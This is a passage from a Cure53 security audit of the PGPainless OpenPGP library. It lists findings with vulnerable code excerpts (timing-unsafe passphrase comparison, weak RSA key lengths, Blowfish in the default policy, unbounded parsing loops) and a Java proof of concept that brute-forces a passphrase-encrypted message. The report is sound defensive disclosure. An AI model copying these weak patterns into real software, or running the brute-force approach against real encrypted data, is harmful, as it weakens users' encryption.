IyFK5NZVAO6BQNLP7oHqRtI9AcTsUKFcexkirhvijcT38mUZaAbxOHTkQYx/KGmh
JiKXpGUSs+sdpFLrbJctTvRRxnNPbDa7uj/1Ay03AQ==
=UUfJ
-----END PGP MESSAGE-----
```

```
Public-Key Encrypted Session Key Packet, old CTB, 126 bytes
    Version: 3
    Recipient: ACFD8A10ADD4C814
    Pk algo: ECDH public key algorithm

Public-Key Encrypted Session Key Packet, old CTB, 126 bytes
    Version: 3
    Recipient: 145F942FC46D0ACF
    Pk algo: ECDH public key algorithm

Sym. Encrypted and Integrity Protected Data Packet, new CTB, 61 b
    Version: 1
    Session key:
    Decryption failed
```

Fig.: Encrypted PGP message using only the attacker-controlled keys.

It is strongly recommended to verify that the secret and public keypair of the secret keyring matches, and to further protect the entire keyring through a cryptographic signature in order to mitigate against tampering.

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

FLO-04-001 WP1: Weak RSA keys for key generation and signing *(Low)*

***Note**: The maintainer implemented a mitigation, so that the library now also checks for weak keys when creating signatures and during key generation.*

While reviewing the key generation part of the *pgpainless-core* folder, the observation was made that the library supports RSA keys of various sizes. For that purpose, the library implements an enum, named *RsaKeyLength*, to provide the key sizes. Even though flagged as deprecated, the enum still offers the outdated key length *1024* bit and also *2048* bit. It is possible to generate signatures using weak RSA keys of this nature; the library, however, verifies the key strength when verifying signatures.

Affected file:
pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/key/generation/type/rsa/RsaLength.java

Affected code:
```
public enum RsaLength implements KeyLength {
       @Deprecated
       _1024(1024),
       @Deprecated
       _2048(2048),
       _3072(3072),
       _4096(4096),
       _8192(8192),
       [...]
}
```

It is recommended to neither allow the generation of weak RSA keys nor the generation of signatures using weak keys of this nature, and to only support recommended RSA key lengths.

FLO-04-002 WP2: Potential timing attack on passphrases *(Info)*

***Note:** This issue was mitigated by the PGPainless team, fix-verified by Cure53, and no longer persists.*

While reviewing the *pgpainless-core* folder, the observation was made that the library stores a user's passphrase within a Java object (*Passphrase* class), holding the actual phrase within a character array. The class overrides the *equals* method, which compares a provided passphrase using the *Arrays.equals* method. As this method compares two character arrays element-wise, it is inherently vulnerable against timing attacks as it fails to utilize a timing-safe comparison construct[4].

The severity of this issue has been lowered since the vulnerable method is currently not used actively by the library.

Affected file:
pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/util/Passphrase.java

Affected code:
```
@Override
public boolean equals(Object obj) {
       [...]
       Passphrase other = (Passphrase) obj;
       return Arrays.equals(getChars(), other.getChars());
}
```

It is recommended that all comparisons of security-sensitive data utilize the timing-safe *MessageDigest.isEqual* function provided by the JVM runtime[5].

[4] https://codahale.com/a-lesson-in-timing-attacks/
[5] https://docs.oracle.com/javase/8/docs/api/java/security/MessageDigest.html

FLO-04-003 WP1: Lack of PBE-scheme authentication *(Info)*

***Note**: The maintainer team would like to add that at the time of writing the OpenPGP specification does not provide authenticated encryption mechanisms, therefore it is not possible to deploy a fix without violating the standard. A future release of rfc4880 will address this by incorporating AEAD encryption schemes.*

While reviewing the *pgpainless-core* folder, the observation was made that the *KeyRingBuilder* and *BaseSecretKeyRingProtector* both use instances of *PBESecretKeyEncryptor*. This class encrypts a secret key using a passphrase, which the implementation hashes for a configurable number of times as an encryption key. The produced ciphertexts are encrypted, but not authenticated. This lack of secret-key authentication provides an attacker with the possibility to alter ciphertexts without the application noticing.

Affected file:
pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/implementation/JceImplementationFactory.java

Affected code:
```
public PBESecretKeyEncryptor getPBESecretKeyEncryptor(PGPSecretKey secretKey,
Passphrase passphrase) {
       return new
       JcePBESecretKeyEncryptorBuilder(secretKey.getKeyEncryptionAlgorithm())
       .setProvider(ProviderFactory.getProvider())
       .build(passphrase.getChars());
}

public PBESecretKeyEncryptor getPBESecretKeyEncryptor(SymmetricKeyAlgorithm
symmetricKeyAlgorithm, PGPDigestCalculator digestCalculator, Passphrase
passphrase) {
       return new
       JcePBESecretKeyEncryptorBuilder(symmetricKeyAlgorithm.getAlgorithmId(),
       digestCalculator)
       .setProvider(ProviderFactory.getProvider())
       .build(passphrase.getChars());
}
[...]
public PBESecretKeyEncryptor getPBESecretKeyEncryptor(SymmetricKeyAlgorithm
encryptionAlgorithm, HashAlgorithm hashAlgorithm, int s2kCount, Passphrase
passphrase) throws PGPException {
       return new JcePBESecretKeyEncryptorBuilder(
       encryptionAlgorithm.getAlgorithmId(),
       getPGPDigestCalculator(hashAlgorithm),
       s2kCount)
       .setProvider(ProviderFactory.getProvider())
```

```
      .build(passphrase.getChars());
}
```

Affected file:
pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/implementation/BcImplementationFactory.java

Affected code:

```
public PBESecretKeyEncryptor getPBESecretKeyEncryptor(PGPSecretKey secretKey,
Passphrase passphrase) throws PGPException {
      [...]
      return new BcPBESecretKeyEncryptorBuilder(keyEncryptionAlgorithm,
      digestCalculator, (int) iterationCount)
      .build(passphrase.getChars());
}

@Override
public PBESecretKeyEncryptor getPBESecretKeyEncryptor(SymmetricKeyAlgorithm
symmetricKeyAlgorithm, PGPDigestCalculator digestCalculator, Passphrase
passphrase) {
      return new
      BcPBESecretKeyEncryptorBuilder(symmetricKeyAlgorithm.getAlgorithmId(),
      digestCalculator)
      .build(passphrase.getChars());
}
[...]
public PBESecretKeyEncryptor getPBESecretKeyEncryptor(SymmetricKeyAlgorithm
encryptionAlgorithm, HashAlgorithm hashAlgorithm, int s2kCount, Passphrase
passphrase) throws PGPException {
      return new BcPBESecretKeyEncryptorBuilder(
      encryptionAlgorithm.getAlgorithmId(),
      getPGPDigestCalculator(hashAlgorithm),
      s2kCount)
      .build(passphrase.getChars());
}
```

It is recommended to use an authenticated encryption scheme as soon as the standard[6] supports this option.

[6] https://datatracker.ietf.org/doc/html/rfc4880

FLO-04-004 WP2: Key-passphrase override via cache *(Low)*

While reviewing the *pgpainless-core* folder, the observation was made that the library offers a cache functionality that holds secret-key passphrases. The *CachingSecretKeyRingProtector* class internally maps a key ID to the associated passphrase. The method *addPassphrase* accepts a *PGPKeyRing* and iterates over all public keys, invoking the overloaded *addPassphrase* method with the key ID as a parameter. If two keyrings share the same cache, and the keyrings have PGP keys with identical key IDs, the passphrase of the former key will be overwritten, thereby preventing a user from accessing their keys.

Affected file:
pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/key/protection/CachingSecretKeyRingProtector.java

Affected code:
```
public class CachingSecretKeyRingProtector implements SecretKeyRingProtector,
SecretKeyPassphraseProvider {

        private final Map<Long, Passphrase> cache = new HashMap<>();
        [...]
        public void addPassphrase(@Nonnull PGPKeyRing keyRing, @Nonnull
        Passphrase passphrase) {
                Iterator<PGPPublicKey> keys = keyRing.getPublicKeys();
                while (keys.hasNext()) {
                        PGPPublicKey publicKey = keys.next();
                        addPassphrase(publicKey, passphrase);
                }
        }
        [...]
        public void addPassphrase(@Nonnull PGPPublicKey key, @Nonnull Passphrase
        passphrase) {
                addPassphrase(key.getKeyID(), passphrase);
        }
[...]
}
```

It is recommended to keep the *CachingSecrectKeyRingProtector* internal to the library, and instantiate one cache for each key ring that is being protected. This prevents the user of the library from mistakenly passing a *CachingSecrectKeyRingProtector* to two keyrings.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FLO-04-006 WP1: Default policy supports obsolete ciphers *(Low)*

Note: *This issue was mitigated by the PGPainless team, fix-verified by Cure53, and no longer persists.*

While reviewing the *pgpainless-core* folder, the observation was made that the default policy of the library for symmetric encryption permits the usage of Blowfish as a symmetric encryption algorithm in combination with externally provided keys. Blowfish was invented in 1993, and the creator of Blowfish recommends using Twofish instead due to its rather minor block size of 64-bit [7]. Furthermore, Blowfish is not listed as a recommended block cipher by various institutions such as BSI[8].

Affected file:
*pgpainless-1.0.0-rc6/pgpainless-core/src/main/java/org/pgpainless/*policy/Policy.java

Affected code:
```
public static SymmetricKeyAlgorithmPolicy
defaultSymmetricKeyEncryptionAlgorithmPolicy() {
       return new SymmetricKeyAlgorithmPolicy(SymmetricKeyAlgorithm.AES_256,
       Arrays.asList(
              // Reject: Unencrypted, IDEA, TripleDES, CAST5
              SymmetricKeyAlgorithm.AES_256,
              SymmetricKeyAlgorithm.AES_192,
              SymmetricKeyAlgorithm.AES_128,
              SymmetricKeyAlgorithm.BLOWFISH,
              SymmetricKeyAlgorithm.TWOFISH,
              SymmetricKeyAlgorithm.CAMELLIA_256,
              SymmetricKeyAlgorithm.CAMELLIA_192,
              SymmetricKeyAlgorithm.CAMELLIA_128
       ));
}
```

It is recommended to remove Blowfish from the default policy of supported symmetric block cipher algorithms.

[7] https://www.schneier.com/academic/blowfish/
[8] https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuideline...I-TR-02102-1.pdf

FLO-04-007 WP1: *KeyRingReader* operations lack iteration limit *(Info)*

***Note**: The maintainer implemented a mitigation by setting an upper iteration limit in the default method call.*

During a source code review of the *KeyRingReader* class, the observation was made that various sinks of potentially attacker-controlled data - for example, those inside *readPublicKeyRingCollection* or *readPublicKeyRing* - read from a potentially attacker-controlled *inputStream* until the *PGPObjectFactory* returns *null*. A malicious user could leverage this scenario by providing a specifically-crafted PGP packet, resulting in a DoS situation. For example, the flagship use-case of PGPainless *flowcrypt-android*[9] uses PGPainless as follows (from *WkdClient.kt* of the *flowcrypt-android* repository):

Example code snippet:

```
private suspend fun urlLookup([…]): [...]
{
       [...]
       val incomingBytes = wkdResponse.body()?.byteStream()
       [...]
       val keys =
PGPainless.readKeyRing().publicKeyRingCollection(incomingBytes)
       [...]
}
```

As visible in the code snippet shown above, *incomingBytes* is directly read from the response body *wkdResponse* and subsequently passed into PGPainless, as displayed below.

Affected file:

pgpainless-core/src/main/java/org/pgpainless/key/parsing/KeyRingReader.java

Affected code:

```
public PGPPublicKeyRingCollection publicKeyRingCollection(@Nonnull InputStream
inputStream) throws IOException, PGPException {
    return readPublicKeyRingCollection(inputStream);
}
public static PGPPublicKeyRingCollection readPublicKeyRingCollection(@Nonnull
InputStream inputStream) throws IOException, PGPException {
    PGPObjectFactory objectFactory = new PGPObjectFactory(
            ArmorUtils.getDecoderStream(inputStream),
            ImplementationFactory.getInstance().getKeyFingerprintCalculator());

    List<PGPPublicKeyRing> rings = new ArrayList<>();
```

[9] https://github.com/FlowCrypt/flowcrypt-android

```
        Object next;
        do {
            next = objectFactory.nextObject();
            if (next == null) {
                return new PGPPublicKeyRingCollection(rings);
            }
            if (next instanceof PGPMarker) {
                continue;
            }
            [...]
        } while (true);
    }
```

It is recommended to insert an upper bound in order to eliminate the risk of malicious actors sending specifically-crafted PGP packets which may end up consuming an excess of system resources, or cause the system to take a substantial amount of time to process the *inputStream* due to the unbounded loop. Furthermore, it is encouraged to revisit the entire code base with this pattern in mind, in order to eliminate any potential sinks that could be abused for DoS attacks by malicious actors.

FLO-04-009 WP2: Brute-force attack on passphrase-based encryption *(Info)*

Note: *Following extensive discussions with the client, this issue was confirmed as out of scope and appropriately marked in the GitHub bug tracker. The severity was additionally downgraded from an initial* Medium *to the current* Info *level.*

During a dynamic test of the *pgpainless-core* library, the observation was made that the library supports passphrase-based encryption for messages. For this purpose, the library client provides a passphrase that the library consequently uses in a derived form as the encryption key for message encryption. To decrypt the message successfully, the client of the library is required to provide the correct passphrase.

Testing confirmed that the passphrase for decrypting the cipher text can be brute-forced since the library simply throws an exception in the eventuality of an invalid passphrase. Furthermore, no throttling mechanism that would effectively prevent a user from entering an invalid passphrase within a short period of time is implemented.

The following code snippet serves as a PoC for this vulnerability:

PoC code snippet:

```
public static void BruteForcePasswordBasedEncryption() {
        String originalText = "hello world";
        String passphrase = "pass";
```

```
InputStream inputStream = new
ByteArrayInputStream(originalText.getBytes());
OutputStream outputStream = new ByteArrayOutputStream();

try {
       //[1]
       EncryptionStream encryptionStream =
       PGPainless.encryptAndOrSign().onOutputStream(outputStream)
              .withOptions(
              ProducerOptions.signAndEncrypt(
                     new EncryptionOptions()
                            .addPassphrase(Passphrase.fromPassword(passphr
                            ase)),
                     new SigningOptions()
              ).setAsciiArmor(true)
       );

       Streams.pipeAll(inputStream, encryptionStream);
       encryptionStream.close();

       String cipherText = outputStream.toString();

       System.out.println("Encryption finished:");
       System.out.println(cipherText.toString());

       String plainText;

       for(int i=0; i < 1000; i++) {
              try
              {
                     //[2]
                     System.out.println("Attempt: " + i);
                     plainText = tryPassphrase(cipherText,
                     "wrongpassphrase");
              }
              catch(Exception e) {
                     System.out.println("Exception caught: " +
                     e.getMessage());
              }
       }

       System.out.println("Finished brute-force, try correct phrase
       now.");

       //[3]
       plainText = tryPassphrase(cipherText, passphrase);

       System.out.println("Decrypted (with correct passphrase:");
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
                System.out.println(plainText.toString());

        } catch (PGPException e) {
                e.printStackTrace();
        } catch (IOException e) {
                e.printStackTrace();
        }
}

private static String tryPassphrase(String cipherText, String passphrase) throws
PGPException, IOException
{
        InputStream encryptedInputStream = new
        ByteArrayInputStream(cipherText.getBytes());
        OutputStream decryptOutputStream = new ByteArrayOutputStream();

        DecryptionStream decryptionStream = PGPainless.decryptAndOrVerify()
                .onInputStream(encryptedInputStream)
                .withOptions(new
                ConsumerOptions().addDecryptionPassphrase(Passphrase.fromPassword(
                passphrase))
        );

        Streams.pipeAll(decryptionStream, decryptOutputStream);
        decryptionStream.close();

        return decryptOutputStream.toString();
}
```

In [1] an encryption operation based on a passphrase is performed. Part [2] attempts to perform a decryption with an invalid passphrase 1000 times in a row, resulting in exceptions. At [3] the correct passphrase is provided, resulting in successful decryption.

Executing the above code demonstrates that there is no throttling in place, as a user can invoke the decryption operation many times within a short period of time.

It is recommended to implement a rate-limiting or throttling mechanism to effectively mitigate the risk of brute-force attacks.

FLO-04-014 WP2: General library-design recommendations *(Info)*

While reviewing the *pgpainless-core* library, particular attention was also paid to the software design of the library in general. The implementation of the library highlighted a handful of software-design weaknesses:

- **Violations of *Information Hiding*[10] principle**: The majority of library components are public. There are many classes and interfaces that should be kept internal to the library rather than exposing them to the consumer API. The general recommendation here is that only functionalities that are absolutely necessary from a client perspective should be exposed publicly.

- **Violations of *Encapsulation*[11] principle for classes**: Many classes in the library provide access to private fields via respective getter methods. This results in a violation of the encapsulation of classes since they expose their internal states. Classes should encapsulate cohesive parts of the library, having only a few associations to other classes. Here, it is recommended to revisit getter functions and attempt to eliminate their necessity by refactoring the corresponding code components into classes they naturally belong to.

- **Violations of *Tell, don’t ask* principle**[12]: In object-oriented programming, the ultimate goal is to implement a library of objects with both methods and fields. Methods perform actions based on parameters and the internal state of the object. Object-orientation must implement classes in such a way that methods conduct functionality based on the internal state of the class that owns the methods, rather than asking a class for its state through getters and implementing the logic of the method elsewhere.

- **Violation of *Object-Orientation* through static methods**: In multiple locations, the library makes heavy use of static methods. Static methods procedurally implement functionality without using the benefits of object-oriented languages. Therefore, to achieve extensibility and maintainability, it is recommended to move the code of static methods into corresponding classes.

- **Violation of *Interface Segregation*[13] principle**: The library usually defines an interface for each important class. However, the interface simply states all methods the class implements, rather than splitting the interface into smaller,

[10] https://en.wikipedia.org/wiki/Information_hiding
[11] https://en.wikipedia.org/wiki/Encapsulation_(computer_programming)
[12] https://martinfowler.com/bliki/TellDontAsk.html
[13] https://en.wikipedia.org/wiki/Interface_segregation_principle

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

cohesive parts, as suggested by the interface segregation principle. Therefore, it is recommended to revisit the interface defined in the library, and divide them into smaller interfaces according to functionality groups.

- **Violation of *Single Responsibility*[14] principle**: The single responsibility principle states that a class should have a single responsibility only. The library violates this principle since some classes cover a multitude of responsibilities. Therefore, it is recommended to revisit the classes of the library and divide them according to responsibilities.

- Violation of ***Dependency Inversion***[15] principle: Even though the library deploys Java interfaces on many occasions, there are still multiple code parts where the dependency inversion principle is violated. This principle essentially states that high-level modules, or in this case high-level classes, should not depend on low-level implementations. Usually, this principle refers to components or packages, but it can also be applied in the same fashion to the internals of a library. Application in this way provides the benefit that the library internals are loosely coupled, thereby resulting in a more flexible and easily extensible library.

- **Library insufficient for multi-threading**: Java, as an object-oriented language, supports the use of threads for parallel execution. When using a language that supports threads, multithreading should be taken into account when implementing methods of classes, since two threads may enter the same method simultaneously, in principle. This can result in unexpected situations and is usually referred to as thread-safety[16]. Java provides the *synchronized* keyword to ensure only one thread executes a method at a given time.

[14] https://en.wikipedia.org/wiki/Single-responsibility_principle
[15] https://en.wikipedia.org/wiki/Dependency_inversion_principle
[16] https://en.wikipedia.org/wiki/Thread_safety

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW49 and CW50 testing against the PGPainless API and codebase by the Cure53 team - will now be discussed at length. To summarize, the confirmation can be made that the components under scrutiny have garnered a mixed impression.

During the security audit, a particular focus was bestowed upon any potential PGPainless library implementation flaws, including (but not limited to):

- Weak security defaults and permitted usage of deprecated algorithms or settings that are no longer considered state of the art.
- DoS vectors or unexpected behavior for certain inputs.
- Keyring manipulation without sufficient PGPainless processing.
- Misuse of the library by application developers, allowing for violation of certain security properties.

One can denote that the communication and exchange with the client were excellent and that assistance was provided whenever requested.

Generally speaking, the codebase is well commented and formatted which proved beneficial towards a greater understanding of PGPainless's myriad mechanisms. Upon request of the client, an additional miscellaneous issue describing general library-design recommendations from a software engineering and architecture perspective was offered. Further detail regarding this issue can be found under ticket FL0-04-014.

Despite this, one must note that the threat model was not defined clearly upfront. A questionable amount of time and effort had to be invested to iron out viable attack and threat vectors as a result. After several iterations, the threat model became increasingly comprehensible, helping the auditors to optimize the review more efficiently.

Overall, six vulnerabilities and eight miscellaneous issues were identified. The most severe issue related to public key injection into a secret keyring whilst the PGPainless library remained oblivious. This, in turn, enables the attacker to provide attacker-controlled public keys for encryption. Another identified issue relating to the feasibility of brute-force attacks was integrated into the report, even though said issue was not part of PGPainess' threat model. This owed to the fact that the PGPainless flagship application, FlowCrypt on Android, is vulnerable to such attacks.

A considerable majority of the total issue count pertained to miscellaneous issues that were not directly exploitable but should be addressed to harden the security posture of the PGPainless library. To provide a couple of examples, weak RSA keys for key generation and signing were still feasible, and the default policy supported weak ciphers such as Blowfish.

Even though much effort was invested towards repeated iterations over the somewhat flexible threat model, this security review achieved optimum coverage of all defined working packages on the whole. Moving forward, PGPainless could benefit from a more concrete formal definition of its threat model, one that is integrated into a PGPainless open-source project. This would allow application developers to utilize the library and build their applications based on more cleanly-defined security assumptions.

Finally, testing irrefutably confirmed that the library removes many associated difficulties with PGP use in its provision of an approachable and uncomplicated API. In this regard, Paul Schaub deserves the utmost praise.

Cure53 would like to thank the sole library developer Paul Schaub, as well as Tom James Holub and Mart Gil Robles from the FlowCrypt team for their excellent project coordination, support, and assistance, both before and during this assignment.